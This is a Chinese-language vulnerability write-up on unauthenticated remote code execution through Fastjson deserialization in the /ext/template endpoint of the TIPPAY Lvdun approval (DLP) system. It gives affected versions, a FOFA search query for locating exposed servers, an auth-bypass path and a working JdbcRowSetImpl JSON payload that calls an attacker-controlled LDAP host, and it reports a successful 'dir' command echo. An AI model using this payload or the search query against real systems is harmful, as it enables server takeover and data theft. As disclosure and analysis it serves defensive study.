漏洞简介
天锐绿盾审批系统是一款企业级数据防泄密(DLP)解决方案,主要用于对企业内部的敏感文件进行透明加密、权限管理以及审批流程控制,旨在防止数据泄露并保障信息安全。
该系统的 /ext/template 接口存在 Fastjson 反序列化漏洞。攻击者可以通过构造恶意的 JSON 数据包,利用 Fastjson 库在处理数据时存在的反序列化缺陷,在未经授权的情况下,在服务器端执行任意代码。
成功利用此漏洞可能导致服务器被完全控制,攻击者可以窃取敏感数据、植入恶意程序、篡改系统配置,甚至对整个企业网络造成严重破坏,对企业的业务连续性和数据安全构成重大威胁。
影响版本
可通过访问 /trwfe/exports/config.ini 获取版本信息
V3.53.240913
V7.05.240904
fofa语法
app="TIPPAY-绿盾审批系统"
漏洞分析
先看下fastjson的版本

再看/ext/template 的实现部分

请求body被直接用于JSONObject.parseObject进行反序列化操作,非常明显的fastjson反序列化漏洞没啥好分析的。
/ext/template/{templateId} 亦如此

漏洞复现


使用Java Chains的JNDILDAPDeserializePayload下的Fastjson反序列化链配合One For All Echo 回显来完成利用
POST /trwfe/login.jsp/.%2e/rest/ext/template HTTP/1.1
Host: trwfe.mrxn.net
X-Authorization: dir
Content-Type: application/json

{
    "@type": "com.sun.rowset.JdbcRowSetImpl",
    "dataSourceName": "ldap://192.168.168.11:50389/165c51",
    "autoCommit": true
}成功执行dir命令 并回显命令执行结果